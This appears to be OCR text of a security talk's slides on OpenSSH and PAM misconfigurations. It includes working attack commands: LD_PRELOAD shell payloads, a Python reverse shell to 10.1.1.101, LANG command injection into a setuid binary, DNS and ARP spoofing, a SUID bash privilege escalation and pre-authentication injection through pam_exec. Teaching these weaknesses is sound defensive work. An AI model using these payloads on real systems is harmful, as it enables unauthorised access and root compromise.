
- PermitUserEnvironment yes
  - Lets a user supply an environmental variables read from ~/.ssh/environment (remote box)

PermitUserEnvironment

- Vulnerable config #1

```
PermitUserEnvironment yes

Subsystem sftp internal-sftp
```



```
test:x:1001:1001:,,,:/home/test:/bin/false
```

PermitUserEnvironment

- $ ssh test@remote-box
  - test@remote-box's password: [********]
  - Connection to remote-box closed.

PermitUserEnvironment

$ cat **sh.c**

```
...
void _init() {
unsetenv("LD_PRELOAD");
system("/bin/sh");
}
```

- $ gcc -fPIC -nostartfiles -shared sh.so sh.c
- $ echo “LD_PRELOAD=/tmp/sh.so” > environment

PermitUserEnvironment

- Now upload them to the remote box
  - sftp remote-box
    - put sh.so /tmp
    - put environment ~/.ssh/environment
- $ ssh test@remote-box
  - test@remote-box's password: [********]
  - $ grep test /etc/passwd
    - test:x:1001:1001:,,,:/home/test:**/bin/false**

PermitUserEnvironment

- Vulnerable config #2

```
PermitUserEnvironment yes

Subsystem sftp /usr/lib/openssh/sftp-server

ForceCommand /usr/lib/openssh/sftp-server
```

PermitUserEnvironment

- $ ssh bob@remote-box
  - bob@remote-box's password: [********]
  - *nothing shows up*
  - ^CConnection to remote-box closed.
- $ sftp bob@remote-box
  - sftp> put .ssh/environment .ssh/environment
  - sftp> put sh.so
- $ ssh bob@remote-box
  - bob@remote-box's password: [********]
  - $ id
  - uid=1005(bob) gid=1005(bob) groups=1005(bob)

PermitUserEnvironment

- Executing a shell directly may not work for some configurations
  - But you can grab a payloads-all-the-things reverse shell payload, execute other cmds, etc

$ cat **py.c**

```
...

void _init() {

     unsetenv("LD_PRELOAD");

     system("python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
(\"10.1.1.101\",5000));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn(\"/bin/bash\")'");

}
```

References
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

PermitUserEnvironment

- Executing a shell directly may not work for some configurations
  - $ nc -l -p 5000
    - ...
  - sftp test@remote-box
    - test@remote-box's password: [********]
  - *back to listener window*
  - test@remote-box:~$ id
    - uid=1001(test) gid=1001(test) groups=1001(test)

AcceptEnv

- AcceptEnv LANG LC_*
  - Default setting to let clients send over their own localization settings
  - Hmm, so that means if the user's shell is a privileged buggy app that has a buffer overflow or injection in processing eg. LANG, then its exploitable for remote root by default?
  - Unlikely these days, but sure we can **dream** :')

AcceptEnv

$ cat **setlc.c**

```
char buf[128];
char *lc = getenv("LANG");
if(lc) {
    printf("setting LANG to %s\n", lc);
    sprintf(buf, "update-locale LANG=%s", lc);
    // update-locale: Unable to write /etc/default/locale: Permission denied
    setuid(0);
    system(buf);
}
```

AcceptEnv

- Setup setlc as the shell to work for lcadmin
  - $ gcc -o setlc setlc.c
  - $ sudo cp setlc /usr/bin
  - $ sudo chmod 4755 /usr/bin/setlc
  - $ sudo usermod -s /usr/bin/setlc lcadmin

AcceptEnv

- Now lcadmin can change LANG
    - ...and also take advantage of other (unintended) **features** afforded by setlc
    - $ LANG="x;id>/tmp/123" ssh lcadmin@remote-box -o "SendEnv=LANG"
        - lcadmin@remote-box's password: [********]
        - setting LANG to x;id>/tmp/123
        - perl: warning: Setting locale failed.
        - ...
        - panic: locale.c: 896: Unexpected character in locale name '3B.
    - *checking on the remote-box*
    - $ cat /tmp/123
        - uid=0(root) gid=1004(lcadmin) groups=1004(lcadmin)

AcceptEnv


- Must… trigger… buffer overflow
  - $ LANG=`perl -e 'print "B" x 140'` ssh lcadmin@remote-box -o "SendEnv=LANG"
    - lcadmin@remote-box's password: [*********]
    - *** update-locale: Error: invalid locale settings: LANG=BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBBBBBBBBBB
    - *** stack smashing detected ***: terminated
- Ok /**dream** over, on to a little more realistic stuff

AcceptEnv

- Misconfiguration
  - AcceptEnv *
- Same as PermitUserEnvironment, use LD_PRELOAD to bypass /bin/false
  - $ export LD_PRELOAD=/tmp/sh.so
  - $ ssh test@remote-box -o "SendEnv=LD_PRELOAD"
    - test@remote-box's password: [********]
    - $ id
      - uid=1001(test) gid=1001(test) groups=1001(test)

AllowTCPForwarding

- Can be `AllowTCPForwarding no` if sysadmins want moar securitys
  - Disables port forwarding so you can't use SSH to bypass firewalls
  - … well, sorta



anyone with login credentials can bring up their own instance of sshd, running on a random port and allow whatever they want, including -L local forwardings:

```
% /usr/sbin/sshd -d -f mysshd.config -p 12345
```

if you do not trust the users to do something with your machine then you shouldnt allow them to login in the first place.

References
https://superuser.com/questions/229743/howto-disable-ssh-local-port-forwarding

AllowTCPForwarding


- AllowTCPForwarding yes
  - Local web server is listening on local interface and/or firewalled off?
    - `tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      -`
    - 80/tcp filtered ftp
  - $ ssh -L 8080:0.0.0.0:80 -N remote-server
    - $ nc localhost 8080
      - OK

AllowTCPForwarding

- AllowTCPForwarding no
  - $ ssh -L 8080:0.0.0.0:80 -N remote-server
    - $ nc localhost 8080
    - …
    - channel 2: open failed: administratively prohibited: open failed

AllowTCPForwarding

- Meet SaSSHimi



Emulate `ssh -D` behavior even if `AllowTcpForwarding` is disabled by administrator in `sshd_config`. This tool creates the tunnel sending serialized data through STDIN to a remote process (which is running a Socks5 Server) and receiving the response trought STDOUT on a normal SSH session channel.

References
https://github.com/rsrdesarrollo/SaSSHimi

AllowTCPForwarding

- Can still hit the local web server
  - $ GO111MODULE=on go get github.com/rsrdesarrollo/SaSSHimi
  - $ SaSSHimi server remote-server
    - *check on the server to see what it's doing*
    - pid=68420 executed [bash -c cat > ./.daemon && chmod +x ./.daemon]
    - pid=68424 executed [bash -c ./.daemon agent -v]

References
https://github.com/rsrdesarrollo/SaSSHimi

AllowTCPForwarding

- Can still hit the local web server
  - $ proxychains bash
  - $ curl localhost
    - |S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:80-<><>-OK
    - ...
    - <title>Welcome to nginx!</title>

References
https://github.com/haad/proxychains

AuthorizedKeysCommand

- Call this program to look up the user's authorized keys
  - And run as `AuthorizedKeysCommandUser` *`user`*
  - If not contained in `Match` statement, it runs globally which can have interesting implications
- Meant to be more flexible than just looking at the local authorized_keys file, eg. grab the user's SSH public keys from AWS, Github, LDAP, etc

References
https://hackso.me/travel-htb-walkthrough/#ssh-access-with-sssd-authentication-to-ldap

AuthorizedKeysCommand

- This causes sshd to run a command as nobody (or root :)
  - AuthorizedKeysCommand /usr/bin/aks
  - AuthorizedKeysCommandUser nobody
- Docs say there should be no funny business
  - `“The program must be owned by root, not writable by group or others and specified by an absolute path.”`
    - For example, doing a chmod 777 results in...
    - `error: Unsafe AuthorizedKeysCommand "/usr/bin/aks": bad ownership or modes for file /usr/bin/aks`

AuthorizedKeysCommand

- Hmm what if ./aks is fetching keys from an (un)secured s3 bucket?
  - #!/bin/sh
  - curl -s https://authorizedkeys-dl.s3.us-west-1.amazonaws.com/$1
- Watching execution for a valid user's logon process
  - /usr/sbin/sshd -D -R
  - /bin/sh /usr/bin/aks user
  - curl -s https://authorizedkeys-dl.s3.us-east-2.amazonaws.com/user
- Modify that authorized key file and a shell is yours

AuthorizedKeysCommand

- It shifts the focus to keeping the authorized keys from being compromised
- SSH places restrictions to secure the script itself, not what it does
    - Keys may come from another server, fileshare, repo or auth or cloud service


AuthorizedKeysCommand

- Using one authorized key file for everybody
  - #!/bin/sh
  - curl -s https://authorizedkeys-dl.s3.us-west-1.amazonaws.com/keys
- If AuthorizedKeysCommand is global, it applies to all users
  - user@box:~$ ssh root@box
  - Enter passphrase for key '/home/user/.ssh/id_rsa': [********]
    - root@box:~# id
      - uid=0(root) gid=0(root) groups=0(root)

AuthorizedKeysCommand

AuthorizedKeysCommand

- Injection and other bugs is harder even if configured to use what the client passes (but has little meaningful control over) + pubkey auth needs valid users
  - Such as `/usr/bin/get-key %u`



```
AuthorizedKeysCommand accepts the tokens %%, %f, %h, %k, %t, %U,
and %u.

      %f    The fingerprint of the key or certificate.
      %h    The home directory of the user.
      %i    The key ID in the certificate.
      %K    The base64-encoded CA key.
      %k    The base64-encoded key or certificate for
            authentication.
      %s    The serial number of the certificate.
      %T    The type of the CA key.
      %t    The key or certificate type.
      %U    The numeric user ID of the target user.
      %u    The username.
```

References
https://man7.org/linux/man-pages/man5/sshd_config.5.html

Host-based Restrictions

- Restrict access to specific IPs or **hostnames** in authorized_keys
  - “This is particularly useful for setting up automated processes through keys with null passphrases.”
  - from=”admin.lan” ssh-rsa ….
- Also can be used in sshd_config to make exceptions based on the client
  - Match Host admin.lan
  -         PermitRootLogin yes
- Manage to control DNS and you can bypass these restrictions (same LAN)

References
https://www.ssh.com/academy/ssh/authorized_keys/openssh
https://blog.sanctum.geek.nz/restricting-public-keys/

Host-based Restrictions

- Setup
  - apt install dsniff
  - echo “your-ip admin.lan” > /etc/dnsspoof.conf
  - dnsspoof -f /etc/dnsspoof.conf
- Can control the target’s DNS server?
  - Continue
- Can’t, but know DNS is at 10.1.1.2?
  - $ arpspoof -r -t 10.1.1.2 [target-ip]
    - DNS requests will now come to your ip

Host-based Restrictions

- Now check DNS on the target
  - $ host 10.1.1.21
    - 21.1.1.10.in-addr.arpa domain name pointer admin.lan.
  - $ host admin.lan
    - **admin.lan** has address **10.1.1.21**

Host-based Restrictions


- As long as you have the key, you can login without coming from admin.lan
  - user@attack.lan:~$ ssh user@remote -i .ssh/remote_key
    - Last login: XXYY from admin.lan
    - [user@remote ~]$
- Or if you know the root password, but previously weren't able to use it...
  - user@attack.lan:~$ ssh root@remote
  - root@remote's password: [********]
    - [root@localhost ~]#

Host-based Restrictions

- But if /etc/hosts file has an entry for admin.lan, attack fails
    - sshd[3869]: Address 10.1.1.21 maps to admin.lan, but this does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!

Google Authenticator

- **PAM** is the standard auth management framework for most *nix
  - **P**luggable **A**uthentication **M**odules
  - Developed for easily switching between authentication methods without modifying login code
  - OpenSSH can use it for password auth, Google Authenticator for MFA, etc
    - It's very extensible, flexible and powerful



pam_access - logdaemon style login access control
pam_cracklib - checks the password against dictionary words
pam_debug - debug the PAM stack
pam_deny - locking-out PAM module
pam_echo - print text messages
pam_env - set/unset environment variables
pam_exec - call an external command
pam_faildelay - change the delay on failure per-application
pam_filter - filter module

References
https://docstore.mik.ua/orelly/networking_2ndEd/ssh/ch04_03.htm
http://www.softpanorama.org/Authentication/PAM/selected_pam_modules.shtml

Google Authenticator

- Google Authenticator has a PAM module for doing MFA for SSH and others
  - Install the module, run google-authenticator to setup a user, configure /etc/pam.d stuff

References
https://github.com/google/google-authenticator-libpam


Google Authenticator

- Common setup for common-auth and sshd
  - auth **required** pam_google_authenticator.so
- But there's another way to set it up
  - auth **sufficient** pam_google_authenticator.so
- It's ok right? Sufficient doesn't sound too bad…
  - There are a few guides online that talk about doing it like this and may be confusing
  - In some scenarios, it makes the verification code "optional" if other methods (such as password auth) are successful

References
https://docs.oracle.com/cd/E19253-01/816-4557/pam-15/index.html

Google Authenticator

- Sidenote: there’s also auth required pam_lib_authenticator.so **nullok**
  - Which lets users who haven’t setup MFA still login (eg. admin could forget to remove this later)
- Enabling key + password auth can make an (un)intended optional MFA config *
  - `AuthenticationMethods publickey,password publickey,keyboard-interactive`



```
For example, "publickey,password
publickey,keyboard-interactive" would require the user to
complete public key authentication, followed by either
password or keyboard interactive authentication.  Only
```

* Tested on Ubuntu, but Fedora SSH/PAM setup is different and may not be affected the same way

References
https://man7.org/linux/man-pages/man5/sshd_config.5.html

Google Authenticator

- Is it a MFA bypass when it’s optional?
  - test@ubuntu:~$ ssh user@remote
  - Enter passphrase for key: [*********]
  - Password: [*********]
  - Verification code: [enter]
    - user@remote:~$
- There’s still two forms of auth
  - Again it depends on the setup, but MFA was not effective here *

* Tested on Ubuntu, but Fedora SSH/PAM setup is different and may not be affected the same way

PAM exec

- **pam_exec.so** is another interesting module to take a look at
- Commonly used for login/logout notifications, auth to another service, etc
  - But this doesn't go by SSH's rules, this is PAM stuff
  - No file permission restrictions from SSH as was the case for AuthorizedKeysCommand
  - Can be pretty dangerous as you'll soon see
- Add this line to /etc/pam.d/sshd to run a script as root at user login
  - session optional pam_exec.so /opt/repo/run.sh

References
https://man7.org/linux/man-pages/man8/pam_exec.8.html

PAM exec

- Unlike SSH, PAM doesn’t harden against insecure perms on scripts
- So if run.sh is writable locally… or if the machine is being provisioned by pulling down a repo where you’ve gained write access
  - Add these commands for privilege escalation
    - cp /bin/bash /tmp/bash
    - chmod 4755 /tmp/bash
  - Now SSH into the box and ask for your new shell
    - $ ssh localhost -t "/tmp/bash -p"
    - Enter passphrase for key '/home/user/.ssh/id_rsa': [********]
    - bash-5.0# id
      - uid=1000(user) gid=1000(user) euid=0(root)

PAM exec

- Or more interesting: scripts can run **even if the login wasn't successful**
  - It's possible before authentication to execute commands as root with tainted data off the wire
- Modifying /etc/pam.d/common-auth to run a notification script
  - auth [default=ignore] pam_exec.so /usr/bin/notify
- Can also expose the password to the script via stdin
  - auth [default=ignore] pam_exec.so **expose_authtok** /usr/bin/notify.sh

PAM exec

- Checking env
  - **PAM_USER**=test
  - PAM_RHOST=10.1.1.12
  - PAM_TYPE=auth
  - PAM_SERVICE=sshd
  - PAM_TTY=ssh
  - PWD=/
  - SSH_CONNECTION=10.1.1.12 49134 10.1.1.12 22
- Not a whole lot to work with... although we do control the username provided
  - And **if expose_authtok**, the **password is being processed** by the script via stdin too
  - Just a valid username is required for the password to be passed along

PAM exec

- There seems to be some restrictions when processing $PAM_USER
  - Harder to craft eg. command injections payloads
  - Less restrictions when processing the password though
- Here's a very insecure example backup script
  - `BACKUP_HOST=...`
  - `HOME=/home/$PAM_USER`
  - `read PASS`
  - `tar -cf backup.tar $HOME`
  - `sshpass -p` **`$PASS`** `scp /tmp/backup.tar $PAM_USER@$BACKUP_HOST:$HOME/backup.tar`
  - `...`

(note: unquoted tainted variables being passed to useful progs or flags makes exploitation easier)

PAM exec

- All we need is a valid user and we can exploit the script **without authenticating**
  - user@box:~$ ssh test@remote
    - test@remote's password: 123 script -q -c id /tmp/123 #
    - Permission denied, please try again.
  - (**sshpass** will run any command you want and **script** is a nice helper app for capturing output)
    - sshpass -p 123 script -q -c id /tmp/123 # scp /tmp/backup.tar test@server:/home/test/backup.tar
    - **script -q -c id /tmp/123** # scp /tmp/backup.tar test@server:/home/test/backup.tar
    - id
  - $ cat /tmp/123
    - Script started on ... [<not executed on terminal>]
    - uid=0(root) gid=0(root) groups=0(root)

PAM exec

- Some internet-real examples of doing funny things as root before auth
  - Create arbitrary /home/**[user]** directories (and maybe more)
    - https://github.com/google/fscrypt/issues/111#issuecomment-720151226
      - (just by passing a valid or non-valid username, triggering fscrypt, etc)
      - `mkdir -m 755 /home/testx`
      - `chown testx:testx /home/testx`
  - Inject additional flags to various commands
    - https://github.com/capocasa/systemd-user-pam-ssh
      - (need a valid user, id/su must both support flags, haven't found a way to exploit it)
      - `id -u user -r`
      - `systemctl -q is-active user@1000`
      - `su user -r -c /usr/lib/systemd/systemd-user-pam-ssh initialize`

PAM exec

- Some internet-real examples of doing funny things as root before auth
  - Remote command execution with this one cool workaround!
    - https://github.com/clearlinux/clear-linux-documentation/issues/866#issuecomment-668838379
      - `sudo -u $PAM_USER /usr/bin/kinit`
    - $ ssh "root su -c id root"@remote
      - root su -c id root@remote's password: [***anything***]
      - Permission denied, please try again.
    - Check the PAM logs on remote server (enabled via `log=/tmp/file.log`)
      - **uid=0(root) gid=0(root) groups=0(root)**

Summary

- **PermitEmptyPasswords**
  - PermitEmptyPasswords yes
    - Needs more explicit actions taken on the server to make an attack practical
  - PermitEmptyPasswords yes + UsePam no
    - Still needs a user no password (not a disabled account) with a shell

Summary

- **PermitUserEnvironment**
  - PermitUserEnvironment yes + Subsystem sftp internal-sftp
    - Bypass /bin/false restriction to gain a real shell
  - PermitUserEnvironment yes + ForceCommand /usr/lib/openssh/sftp-server
    - Can bypass and get a shell with the same LD_PRELOAD in .ssh/environment and sh.so
      - Caveat: user needs to be configured with a real shell
    - `ForceCommand cmd` for a matched username works as well

Summary

- **AcceptEnv**
  - AcceptEnv * + Subsystem sftp internal-sftp
    - Bypass /bin/false restriction to gain a real shell
  - Potentially exploit binaries that parse LC_* as SSH will allow clients to pass these by default
  - Or more likely AcceptEnv SPECIFIC VARS and influence binaries (set as shell) that use them
- **Port Forwarding**
  - AllowTCPForwarding no
    - “Install your own forwarder”
    - Use SaSSHimi + proxychains to do bypass and perform dynamic forwarding

Summary

- **AuthorizedKeysCommand**
  - While SSH protects the script itself, it can pull from compromised remote sources or even allow for local privilege escalation
- **Host-based restrictions**
  - This restriction be bypassed in some scenarios with DNS spoofing

Summary

- **Google Authenticator**
  - The `sufficient` control flag can allow for optional MFA, which may not be intended
    - `auth sufficient pam_google_authenticator.so`
    - `AuthenticationMethods publickey,password publickey,keyboard-interactive`
- **PAM exec**
  - Make sure scripts called via pam_exec.so don’t have insecure perms or injection bugs
    - Otherwise, it could be epic

Other stuff


- PermitRootLogin forced-commands-only
  - PermitUserEnvironment + LD_PRELOAD probably works here too
- RhostsAuthentication
  - Don't really have to worry about it these days...
  - "SSH protocol v.1 is no longer supported"
- Patching OpenSSH to use `ciphers none` and `macs none` for performance
  - You can see people debating it in 2004
  - https://bugzilla.mindrot.org/show_bug.cgi?id=877

Other stuff

- Typo for user's shell
  - $ sudo usermod -s bin/false bob
  - *somebody copies /bin/bash to /home/bob/bin/false*
  - $ ssh bob@remote
    - bob@remote's password: [********]
    - bob@remote:~$ echo $SHELL
      - **bin/false**
- ChrootDirectory actually seems solid
  - Keeps the user away from the filesystem
  - Even if a user is configured with a shell, they probably cannot log in (depending on config)
  - Unless you do something funny…
    - `ChrootDirectory /`


Other stuff

- AuthorizedPrincipalsCommand



```
TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody
```

So that http service is responsible for some ssh authentication stuff , and we can request keys from `/sshauth?type=keys&username=` and principals from `/sshauth?type=principals&username=` , requesting keys for root gives us no response , but requesting the principal we get `3m3rgencyB4ckd00r`



```
ypuffy$ curl 'http://127.0.0.1/sshauth?type=principals&username=root'
3m3rgencyB4ckd00r
ypuffy$
```

References
https://0xrick.github.io/hack-the-box/ypuffy/

Other stuff

- PermitTTY no
  - Misleading, or just one of those “extra hardening” things?
  - $ ssh remote-box
  - user@remote-box's password: [********]
    - PTY allocation request failed on channel 0
    - whoami
      - user
    - python -c 'import pty; pty.spawn("/bin/bash")'
